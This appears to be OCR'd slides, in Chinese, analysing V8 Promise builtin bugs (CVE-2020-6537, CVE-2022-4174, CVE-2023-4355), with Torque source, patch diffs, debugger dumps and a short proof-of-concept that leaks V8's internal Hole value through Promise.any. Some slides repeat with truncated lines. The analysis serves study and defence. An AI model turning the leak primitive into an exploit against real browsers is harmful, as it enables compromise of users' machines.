```
transitioning javascript builtin PromiseGetCapabilitiesExecutor(
    js-implicit context: Context, receiver: JSAny)(resolve: JSAny,
    reject: JSAny): JSAny {
  const context = %RawDownCast<PromiseCapabilitiesExecutorContext>(context);
  const capability: PromiseCapability =
      *ContextSlot(context, FunctionContextSlot::kCapabilitySlot);
  if (capability.resolve != Undefined || capability.reject != Undefined)
    deferred {
      ThrowTypeError(kPromiseExecutorAlreadyInvoked);
    }

  capability.resolve = resolve;
  capability.reject = reject;
  return Undefined;
}
```

不會！

Promise

CVE-2020-6537

執行結果

```
call fulfill
call reject
custom_resolve called
abort: CSA_ASSERT failed: Torque assert 'remainingElementsCount == 0' failed [src/builtins/promise-all.tq:284]

==== JS stack trace =========================================

    0: ExitFrame [pc: 0x7f7d8e1c2dbf]
Security context: 0x0aef0824fca5 <JSObject>#0#
    1: allSettled [0xaef08250d35](this=0x0aef080c8331 <JSFunction MyCls (sfi = 0xaef082520e9)>#1#,0x0aef080c84f5 <JSArray[1]>#2#)
    2: /* anonymous */ [0xaef082524a9] [test.js:28] [bytecode=0xaef082523c9 offset=129](this=0x0aef080c2aa1 <JSGlobal Object>#3#)
    3: InternalFrame [pc: 0x7f7d8df2781a]
    4: EntryFrame [pc: 0x7f7d8df275f8]

==== Details ================================================

[0]: ExitFrame [pc: 0x7f7d8e1c2dbf]
[1]: allSettled [0xaef08250d35](this=0x0aef080c8331 <JSFunction MyCls (sfi = 0xaef082520e9)>#1#,0x0aef080c84f5 <JSArray[1]>#2#) {
// optimized frame
--------- s o u r c e   c o d e ---------
<No Source>
-----------------------------------------
}
[2]: /* anonymous */ [0xaef082524a9] [test.js:28] [bytecode=0xaef082523c9 offset=129](this=0x0aef080c2aa1 <JSGlobal Object>#3#) {
  // heap-allocated locals
  var MyCls = 0x0aef080c8331 <JSFunction MyCls (sfi = 0xaef082520e9)>#1#
  // expression stack (top to bottom)
  [08] : 0x0aef080c84f5 <JSArray[1]>#2#
  [07] : 0x0aef080c8331 <JSFunction MyCls (sfi = 0xaef082520e9)>#1#
  [06] : 0x0aef080c8351 <JSFunction resolve (sfi = 0xaef08252229)>#4#
  [05] : 0x0aef080c8491 <JSArray[1]>#5#
  [04] : 0x0aef080c84f5 <JSArray[1]>#2#
  [03] : 0x0aef080c8331 <JSFunction MyCls (sfi = 0xaef082520e9)>#1#
  [02] : 0x0aef08250d35 <JSFunction allSettled (sfi = 0xaef08250d0d)>#6#
  [01] : 0
  [00] : 0x0aef08042309 <undefined>
```

Promise

CVE-2020-6537


- Patch Commit 1 - 檢查 Promise 是否已經被處理過，確保不會做兩次
- Patch Commit 2 - 新增 Torque checks

```
transitioning macro PromiseAllResolveElementClosure<F: type>(
    implicit context: Context)(
-    value: JSAny, function: JSFunction, wrapResultFunctor: F): JSAny {
+    value: JSAny, function: JSFunction, wrapResultFunctor: F,
+    hasResolveAndRejectClosures: constexpr bool): JSAny {
   [...]
+
+  // Promise.allSettled, for each input element, has both a resolve and a reject
+  // closure that share an [[AlreadyCalled]] boolean. That is, the input element
+  // can only be settled once: after resolve is called, reject returns early,
+  // and vice versa. Using {function}'s context as the marker only tracks
+  // per-closure instead of per-element. When the second resolve/reject closure
+  // is called on the same index, values.object[index] will already exist and
+  // will not be the hole value. In that case, return early. Everything up to
+  // this point is not yet observable to user code. This is not a problem for
+  // Promise.all since Promise.all has a single resolve closure (no reject) per
+  // element.
+  if (hasResolveAndRejectClosures) {
+    if (values.objects[index] != TheHole) deferred {
+        return Undefined;
+     }
+  }
```

Commit 1 的部分內容

Promise

Promise Any



圖：https://i.blackhat.com/BH-US-23/Presentations/US-23-Wang-The-Hat-Trick-Exploit-Chrome-Twice-from-Runtime-to-JIT.pdf

Promise

Promise Any

大部分與 builtin Promise{All,AllSettled} 的操作相似

```
transitioning javascript builtin PromiseAny(
    js-implicit context: Context, receiver: JSAny)(iterable: JSAny): JSAny {
  [...]
  const receiver = Cast<JSReceiver>(receiver)
      otherwise ThrowTypeError(MessageTemplate::kCalledOnNonObject, 'Promise.any');
  const capability = NewPromiseCapability(receiver, False);
  const constructor = UnsafeCast<Constructor>(receiver);

  try {
    const promiseResolveFunction =
        GetPromiseResolve(nativeContext, constructor);
    const iteratorRecord = iterator::GetIterator(iterable);
    return PerformPromiseAny(
        nativeContext, iteratorRecord, constructor, capability,
        promiseResolveFunction)
        otherwise Reject;
  } [...]
}
```

Promise

Promise Any

```
transitioning javascript builtin PromiseAny(
    js-implicit context: Context, receiver: JSAny)(iterable: JSAny): JSAny {
  [...]
  const receiver = Cast<JSReceiver>(receiver)
      otherwise ThrowTypeError(MessageTemplate::kCalle
  const capability = NewPromiseCapability(receiver, Fa
  const constructor = UnsafeCast<Constructor>(receiver

  try {
    const promiseResolveFunction =
        GetPromiseResolve(nativeContext, constructor);
    const iteratorRecord = iterator::GetIterator(iterable);
    return PerformPromiseAny(
        nativeContext, iteratorRecord, constructor, capability,
        promiseResolveFunction)
        otherwise Reject;
  } [...]
}
```

1. iteratorRecord - Promise array 的iterator
2. constructor - Promise class
3. capability - 包含 executor 的一些資訊
4. promiseResolveFunction - Promise.resolve

Promise

Promise Any

Pseudo Code

```
def PerformPromiseAny(
    iteratorRecord,        # [Promise1, Promise2, ...]
    promiseResolveFunction # Promise.resolve
    ) {
    rejectElementContext = {
        'AnyRejectElementRemaining': 1,
        'Capability': { 'resolve': Promise.__resolve_internal }
    }

    for promise in iteratorRecord:
        nextPromise = Reflect.apply(Promise.resolve, promise, [])
        rejectElement = CreatePromiseAnyRejectElementFunction()
        # rejectElement = PromiseAnyRejectElementClosure

        rejectElementContext['AnyRejectElementRemaining'] += 1
        nextPromise.then(rejectElementContext['Capability'], rejectElement)
}
```

Promise

Promise Any

```
def PerformPromiseAny(
    iteratorRecord,         # [Promise1, Promise2, ...]
    promiseResolveFunction # Promise.resolve
    ) {
    rejectElementContext = {
        'AnyRejectElementRemaining': 1,
        'Capability': { 'resolve': Promise.__resolve_internal }
    }

    for promise in iteratorRecord:
        nextPromise = Reflect.apply(Promise.resolve, promise, [])
        rejectElement = CreatePromiseAnyRejectElementFunction()
        # rejectElement = PromiseAnyRejectElementClosure

        rejectElementContext['AnyRejectElementRemaining'] += 1
        nextPromise.then(rejectElementContext['Capability'], rejectElement)
}
```

```
transitioning macro PerformPromiseAny(
    implicit context: Context)(nativeContext: NativeContext,
    iteratorRecord: iterator::IteratorRecord, constructor: Constructor,
    resultCapability: PromiseCapability,
    promiseResolveFunction: JSAny): JSAny labels
Reject(JSAny) {
  const rejectElementContext =
      CreatePromiseAnyRejectElementContext(resultCapability, nativeContext);

  try {
    [...]

    while (true) {
      let nextValue: JSAny;
      try {
        const next: JSReceiver = iterator::IteratorStep(
            iteratorRecord, fastIteratorResultMap) otherwise goto Done;
        nextValue = iterator::IteratorValue(next, fastIteratorResultMap);
      } [...]


      let nextPromise: JSAny;
      nextPromise = CallResolve(constructor, promiseResolveFunction, nextValue);
      const rejectElement = CreatePromiseAnyRejectElementFunction(
          rejectElementContext, index, nativeContext);

      const remainingElementsCount = *ContextSlot(
          rejectElementContext,
          PromiseAnyRejectElementContextSlots::
              kPromiseAnyRejectElementRemainingSlot);
      *ContextSlot(
          rejectElementContext,
          PromiseAnyRejectElementContextSlots::
              kPromiseAnyRejectElementRemainingSlot) =
          remainingElementsCount + 1;

      let thenResult: JSAny;
      const then = GetProperty(nextPromise, kThenString);
      thenResult = Call(
          context, then, nextPromise,
          UnsafeCast<JSAny>(resultCapability.resolve), rejectElement);
    }
  } [...]
}
```

Promise

Promise Any

```
// Promise combinators:
{
  [...]
  info = CreateSharedFunctionInfo(
      isolate_, Builtin::kPromiseAnyRejectElementClosure, 1);
  set_promise_any_reject_element_shared_fun(*info);
}
```

Reject info 在 setup 時被初始化

```
macro CreatePromiseAnyRejectElementFunction(
    implicit context: Context)(
    rejectElementContext: PromiseAnyRejectElementContext, index: Smi,
    nativeContext: NativeContext): JSFunction {
  const map = *ContextSlot(
      nativeContext, ContextSlot::STRICT_FUNCTION_WITHOUT_PROTOTYPE_MAP_INDEX);
  const rejectInfo = PromiseAnyRejectElementSharedFunConstant();
  const reject =
      AllocateFunctionWithMapAndContext(map, rejectInfo, rejectElementContext);
  reject.properties_or_hash = index;
  return reject;
}
```

從 share function constant 拿 rejectInfo

Promise

Promise Any

```
// Promise combinators:
{
  [...]
  info = CreateSharedFunctionInfo(
      isolate_, Builtin::kPromiseA
  set_promise_any_reject_element_s
}
```


```
(
  ElementContext, index: Smi,
  ion {
  UNCTION_WITHOUT_PROTOTYPE_MAP_INDEX);
  ntSharedFunConstant();
  , rejectInfo, rejectElementContext);
```

Reject info 在 setup

tant 拿 rejectInfo

Promise

Promise Any

Pseudo Code

```
def PromiseAnyRejectElementClosure(
    index, value) {
    errors = rejectElementContext['AnyRejectElementErrors']
    errors[index] = value

    rejectElementContext['AnyRejectElementRemaining'] -= 1
    if rejectElementContext['AnyRejectElementRemaining'] == 0:
        error = ConstructAggregateError(errors)
        rejectElementContext['Capability'].resolve(error)
}
```

Promise

Promise Any

```
def PromiseAnyRejectElementClosure(
    index, value) {
    errors = rejectElementContext['AnyRejectElementErrors']
    errors[index] = value

    rejectElementContext['AnyRejectElementRemaining'] -= 1
    if rejectElementContext['AnyRejectElementRemaining'] == 0:
        error = ConstructAggregateError(errors)
        rejectElementContext['Capability'].resolve(error)
}
```

```
transitioning javascript builtin PromiseAnyRejectElementClosure(
    js-implicit context: Context, receiver: JSAny, target: JSFunction)(
    value: JSAny): JSAny {
  let errorsRef:&FixedArray = ContextSlot(
      context,
      PromiseAnyRejectElementContextSlots::kPromiseAnyRejectElementErrorsSlot)
  let errors = *errorsRef;

  let remainingElementsCount = *ContextSlot(
      context,
      PromiseAnyRejectElementContextSlots::
          kPromiseAnyRejectElementRemainingSlot);

  [...]
  errors.objects[index] = value;
  remainingElementsCount = remainingElementsCount - 1;
  *ContextSlot(
      context,
      PromiseAnyRejectElementContextSlots::
          kPromiseAnyRejectElementRemainingSlot) = remainingElementsCount;

  if (remainingElementsCount == 0) {
    const error = ConstructAggregateError(errors);
    [...]

    const capability = *ContextSlot(
        context,
        PromiseAnyRejectElementContextSlots::
            kPromiseAnyRejectElementCapabilitySlot);
    Call(context, UnsafeCast<Callable>(capability.reject), Undefined, error);
  } [...]
}
```

Promise

Promise Any

JS Code

```
const promise1 = new Promise((resolve, reject) => { reject(1); });
const promise2 = new Promise((resolve, reject) => { reject(2); });

Promise.any([promise1, promise2])
.then((value) => {
    console.log(value);
})
.catch((error) => {
    console.log(error.errors);
});
// out: 1,2
```

使用者透過 errors property 從 AggregateError 取得回傳陣列

1 跟 2

```
transitioning javascript builtin PromiseAnyRejectElementClosure(
    js-implicit context: Context, receiver: JSAny, target: JSFunction)(
    value: JSAny): JSAny {
  let errorsRef:&FixedArray = ContextSlot(
      context,
      PromiseAnyRejectElementContextSlots::kPromiseAnyRejectElementErrorsSlot)
  let errors = *errorsRef;

  let remainingElementsCount = *ContextSlot(
      context,
      PromiseAnyRejectElementContextSlots::
          kPromiseAnyRejectElementRemainingSlot);
  [...]
  errors.objects[index] = value;
```

更新到回傳陣列

```
transitioning macro PerformPromiseAny(...) {
  [...]
  if (remainingElementsCount == 0) deferred {
      [...]
      const errorsRef:&FixedArray = ContextSlot(
          rejectElementContext,
          PromiseAnyRejectElementContextSlots::
              kPromiseAnyRejectElementErrorsSlot);
      const errors: FixedArray = *errorsRef;
      [...]
      const error = ConstructAggregateError(errors);
      goto Reject(error);
    }
  [...]
}
```

一般情況會在 PerformPromiseAny 處理完
所有的 element 後才回傳

Promise

CVE-2022-4174

- Issue
  - remainElementCount 的初始值會是 1，並在每次處理 element 前 +1

```
def PerformPromiseAny(
    iteratorRecord,        # [Promise1, Promise2, ...]
    promiseResolveFunction # Promise.resolve
    ) {
    rejectElementContext = {
        'AnyRejectElementRemaining': 1,
        'Capability': { 'resolve': Promise.__resolve_internal }
    }

    for promise in iteratorRecord:
        nextPromise = Reflect.apply(Promise.resolve, promise, [])
        rejectElement = CreatePromiseAnyRejectElementFunction()
        # rejectElement = PromiseAnyRejectElementClosure

        rejectElementContext['AnyRejectElementRemaining'] += 1
        nextPromise.then(rejectElementContext['Capability'], rejectElement)
}
```

Promise
CVE-2022-4174

- Issue
  - errors 為回傳給使用者的陣列，內容存放 reject value，會動態調整大小
  - 因此 remainElementCount (2) > index + 1 (0+1) 會導致 errors 分配的比實際 Promise 數量還多，而多的部分是用 undefined (Hole value) 補足

```
// 9. Set errors[index] to x.
const newCapacity = IntPtrMax(SmiUntag(remainingElementsCount), index + 1);
if (newCapacity > errors.length_intptr) deferred {
    errors = ExtractFixedArray(errors, 0, errors.length_intptr, newCapacity);
    *ContextSlot(
        context,
        PromiseAnyRejectElementContextSlots::
            kPromiseAnyRejectElementErrorsSlot) = errors;
  }
errors.objects[index] = value;
```

Promise
CVE-2022-4174

- Hole - v8 中一個具有特殊意義的 object
  - 一般的情境出現在不連續 index 的 array，用來表示這些位置沒有被賦值
  - 直接在 JS 中存取會是 undefined value


```
DebugPrint: 0x265c0024cf5d: [JSArray]
 - map: 0x265c0014ed39 <Map[16](HOLEY_SMI_ELEMENTS)> [FastProperties]
 - prototype: 0x265c0014e799 <JSArray[0]>
 - elements: 0x265c0015b83d <FixedArray[5]> [HOLEY_SMI_ELEMENTS (COW)]
 - length: 5
 - properties: 0x265c00000219 <FixedArray[0]>
 - All own properties (excluding elements): {
    0x265c00000e31: [String] in ReadOnlySpace: #length: 0x265c00102141 <
 }
 - elements: 0x265c0015b83d <FixedArray[5]> {
           0: 1
         1-3: 0x265c0000026d <the_hole_value>
           4: 4
 }
```

“var a = [1,,,4]” 的 DebugPrint 輸出

Promise

CVE-2022-4174

- Hole - v8 中一個具有特殊意義的 object
  - 然而透過非預期方式取得 Hole 後，就能讓 JS internal 的結構錯誤處理 object，導致 object 出現非預期狀態



圖：https://i.blackhat.com/BH-US-23/Presentations/US-23-Wang-The-Hat-Trick-Exploit-Chrome-Twice-from-Runtime-to-JIT.pdf

Promise

CVE-2022-4174

- PoC - 定義一個假 Promise Object，在 reject handler leak Hole
  - P.S. 這邊使用 Promise.any.call 來觸發，實際上也可以用 extend Promise

```
let leak;
function MyCls(executor) {
    executor(
        () => { },
        custom_reject => { leak = custom_reject.errors; %DebugPrint(custom_reject.errors); }
    );
}

MyCls.resolve = function (ret) { return ret };
let my_promise = {
    then(resolve, reject) {
        reject();
    }
};
Promise.any.call(MyCls, [my_promise]);
console.log(leak[1]);
```

Promise
CVE-2022-4174

- 看起來很好觸發，但需要一些情境
  - 使用者拿到的 error.errors 都已經被 Promise internal 處理過
  - 需要自定義 capability.reject 才能拿到 raw errors value 來 leak
- Builtin PromiseAny 中如果被 reject 也會呼叫到 capability.reject

```
transitioning javascript builtin PromiseAny(
    js-implicit context: Context, receiver: JSAny)(iterable: JSAny): JSAny {
  const nativeContext = LoadNativeContext(context);
  try {
    [...]
  } [...]
    label Reject(e: JSAny) deferred {
    Call(
        context, UnsafeCast<Callable>(capability.reject), Undefined,
        UnsafeCast<JSAny>(e));
    return capability.promise;
  }
}
```

Promise

CVE-2022-4174

```
#  ./d8 --allow-natives-syntax --shell test.js
DebugPrint: 0x3578080c85e5: [JSArray]
 - map: 0x357808283955 <Map(PACKED_ELEMENTS)> [FastProperties]
 - prototype: 0x35780824b2b1 <JSArray[0]>
 - elements: 0x3578080c8429 <FixedArray[2]> [PACKED_ELEMENTS]
 - length: 2
 - properties: 0x3578080426e5 <FixedArray[0]> {
    0x35780804464d: [String] in ReadOnlySpace: #length: 0x3578081c2161 <AccessorInfo> (const accessor descriptor)
 }
 - elements: 0x3578080c8429 <FixedArray[2]> {
           0: 0x357808042309 <undefined>
           1: 0x357808042381 <the_hole>
 }
0x357808283955: [Map]
 - type: JS_ARRAY_TYPE
 - instance size: 16
 - inobject properties: 0
 - elements kind: PACKED_ELEMENTS
 - unused property fields: 0
 - enum length: invalid
 - back pointer: 0x35780828392d <Map(HOLEY_DOUBLE_ELEMENTS)>
 - prototype_validity cell: 0x3578081c244d <Cell value= 1>
 - instance descriptors #1: 0x35780824b935 <DescriptorArray[1]>
 - transitions #1: 0x35780824b9b1 <TransitionArray[4]>Transition array #1:
     0x357808044f61 <Symbol: (elements_transition_symbol)>: (transition to HOLEY_ELEMENTS) -> 0x35780828397d <Map(HOLEY_ELEMENTS)>

 - prototype: 0x35780824b2b1 <JSArray[0]>
 - constructor: 0x35780824b185 <JSFunction Array (sfi = 0x3578081ce50d)>
 - dependent code: 0x3578080421e9 <Other heap object (WEAK_FIXED_ARRAY_TYPE)>
 - construction counter: 0

hole
```

Promise

CVE-2022-4174

- Patch Commit： 改成正常的分配

```
diff --git a/src/builtins/promise-any.tq b/src/builtins/promise-any.tq
index ffb285a..9dfb97e 100644
--- a/src/builtins/promise-any.tq
+++ b/src/builtins/promise-any.tq

@@ -119,7 +119,7 @@
           kPromiseAnyRejectElementRemainingSlot);

   // 9. Set errors[index] to x.
-  const newCapacity = IntPtrMax(SmiUntag(remainingElementsCount), index + 1);
+  const newCapacity = index + 1;
   if (newCapacity > errors.length_intptr) deferred {
       errors = ExtractFixedArray(errors, 0, errors.length_intptr, newCapacity);
       *ContextSlot(
```

CVE-2023-4355

CVE-2023-4355

Overview


- Issue
  - [1] Closure 開頭都會將 function.context 從 promise context 替換成 native context
  - [2] 從 promise (function) context 中取出 fixed array (values)

```
transitioning macro PromiseAllResolveElementClosure<F: type>
    (value: JSAny, function: JSFunction, ...): JSAny
{
  let promiseContext: PromiseAllResolveElementContext;
  [...]
  promiseContext = context;

  [...]
  const nativeContext = LoadNativeContext(promiseContext);
  function.context = nativeContext; // [1]

  [...]

  let values = *ContextSlot(
      promiseContext,
      PromiseAllResolveElementContextSlots::
          kPromiseAllResolveElementValuesSlot); // [2]

  [...]
  remainingElementsCount = remainingElementsCount - 1;

  [...]
  if (remainingElementsCount == 0) { // [3]
    [...]

    const valuesArray = NewJSArray(arrayMap, values); // [4]
    Call(promiseContext, resolve, Undefined, valuesArray); // [5]
  } [...]
}
```

CVE-2023-4355

Overview

- V8 context 代表了一段 JavaScript Code 的執行環境和 Scope
  - 全域變數
  - 函數定義
  - Builtin function
  - …



圖：https://v8.dev/docs/embed

CVE-2023-4355

Overview

```
pwndbg> job $rdi
0x2d650024da65: [Function]
 - map: 0x2d65001443c1 <Map[28](
 - prototype: 0x2d6500144275 <JS
 - elements: 0x2d6500000219 <Fix
 - hash: 1
 - function prototype: <no-proto
 - shared_info: 0x2d65002b2b0d <
 - name: 0x2d6500000e25 <String[
 - builtin: PromiseAllResolveEle
 - formal_parameter_count: 1
 - kind: NormalFunction
 - context: 0x2d650024da35 <FunctionContext[5]>
 - code: 0x2d6500444af9 <Code BUILTIN PromiseAllResolveElementClosure>
 - properties:
 - All own properties (excluding elements): {
    0x2d6500000e31: [String] in ReadOnlySpace: #length: 0x2d65001021d1 <Acc
    0x2d6500000e5d: [String] in ReadOnlySpace: #name: 0x2d65001021b9 <Acces
 }
 - feedback vector: feedback metadata is not available in SFI
pwndbg> x/10i $rip
=> 0x7fcc8c4a2f84 <Builtins_PromiseAllResolveElementClosure+4>: push   rsi
```

```
pwndbg> job 0x2d650024da35
0x2d650024da35: [Context]
 - map: 0x2d6500151899 <Map(FUNCTION_CONTEXT_TYPE)>
 - type: FUNCTION_CONTEXT_TYPE
 - scope_info: 0x2d6500000f61 <ScopeInfo>
 - previous: 0x2d6500000251 <undefined>
 - native_context: 0x2d6500143c0d <NativeContext[281]>
 - length: 5
 - elements:
         0: 0x2d6500000f61 <ScopeInfo>
         1: 0x2d6500000251 <undefined>
         2: 2
         3: 0x2d650024d989 <PromiseCapability>
         4: 0x2d650024db09 <FixedArray[1]>
```

[1] Closure 更新前

```
pwndbg> job 0x2d650024da65
0x2d650024da65: [Function]
 - map: 0x2d65001443c1 <Ma
 - prototype: 0x2d65001442
 - elements: 0x2d650000021
 - hash: 1
 - function prototype: <no
 - shared_info: 0x2d65002b
 - name: 0x2d6500000e25 <S
 - builtin: PromiseAllReso
 - formal_parameter_count:
 - kind: NormalFunction
 - context: 0x2d6500143c0d <NativeContext[281]>
 - code: 0x2d6500444af9 <Code BUILTIN PromiseAllResolveElementClosure>
 - properties:
 - All own properties (excluding elements): {
    0x2d6500000e31: [String] in ReadOnlySpace: #length: 0x2d65001021d1
    0x2d6500000e5d: [String] in ReadOnlySpace: #name: 0x2d65001021b9 <
 }
 - feedback vector: feedback metadata is not available in SFI
```

```
pwndbg> job 0x2d6500143c0d
0x2d6500143c0d: [NativeContext] in OldSpace
 - map: 0x2d6500143be5 <Map(NATIVE_CONTEXT_TYPE)>
 - type: NATIVE_CONTEXT_TYPE
 - scope_info: 0x2d6500006285 <ScopeInfo SCRIPT_SCOPE>
 - previous: 0
 - native_context: 0x2d6500143c0d <NativeContext[281]>
 - extension: 0x2d65001541c5 <JSGlobalObject>
 - length: 281
 - elements:
         0: 0x2d6500006285 <ScopeInfo SCRIPT_SCOPE>
         1: 0
         2: 0x2d65001541c5 <JSGlobalObject>
         3: 0x2d6500143bd5 <JSGlobalProxy>
         4: 0x2d650024c2e5 <Other heap object (EMBEDDER_DATA_ARRAY_TYPE)>
         5: 0x2d6500000251 <undefined>
         6: 0x2d650014ee99 <JSFunction next (sfi = 0x2d65004519a1)>
         7: 0x2d650014eeb5 <JSFunction next (sfi = 0x2d65004519cd)>
         8: 0x2d650014c6e5 <JSFunction apply (sfi = 0x2d65004576f5)>
         9: 0x2d650014c595 <JSFunction construct (sfi = 0x2d6500457721)>
```

[1] Closure 更新後

CVE-2023-4355

Overview

- Issue
  - [3] 如果沒有剩下的 element
  - [4] 用 fixed array 來初始化 JSArray
  - [5] 呼叫 executor 註冊的 resolve handler

```
transitioning macro PromiseAllResolveElementClosure<F: type>
    (value: JSAny, function: JSFunction, ...): JSAny
{
  let promiseContext: PromiseAllResolveElementContext;
  [...]
  promiseContext = context;

  [...]
  const nativeContext = LoadNativeContext(promiseContext);
  function.context = nativeContext; // [1]

  [...]

  let values = *ContextSlot(
      promiseContext,
      PromiseAllResolveElementContextSlots::
          kPromiseAllResolveElementValuesSlot); // [2]

  [...]
  remainingElementsCount = remainingElementsCount - 1;

  [...]
  if (remainingElementsCount == 0) { // [3]
    [...]

    const valuesArray = NewJSArray(arrayMap, values); // [4]
    Call(promiseContext, resolve, Undefined, valuesArray); // [5]
  } [...]
}
```

CVE-2023-4355

Overview

- Issue
  - Left-trimming 為一種 JSArray 的優化操作，移除開頭的 Hole value 減少記憶體的使用
    - 會將 array 重組，並且移動到其他位址
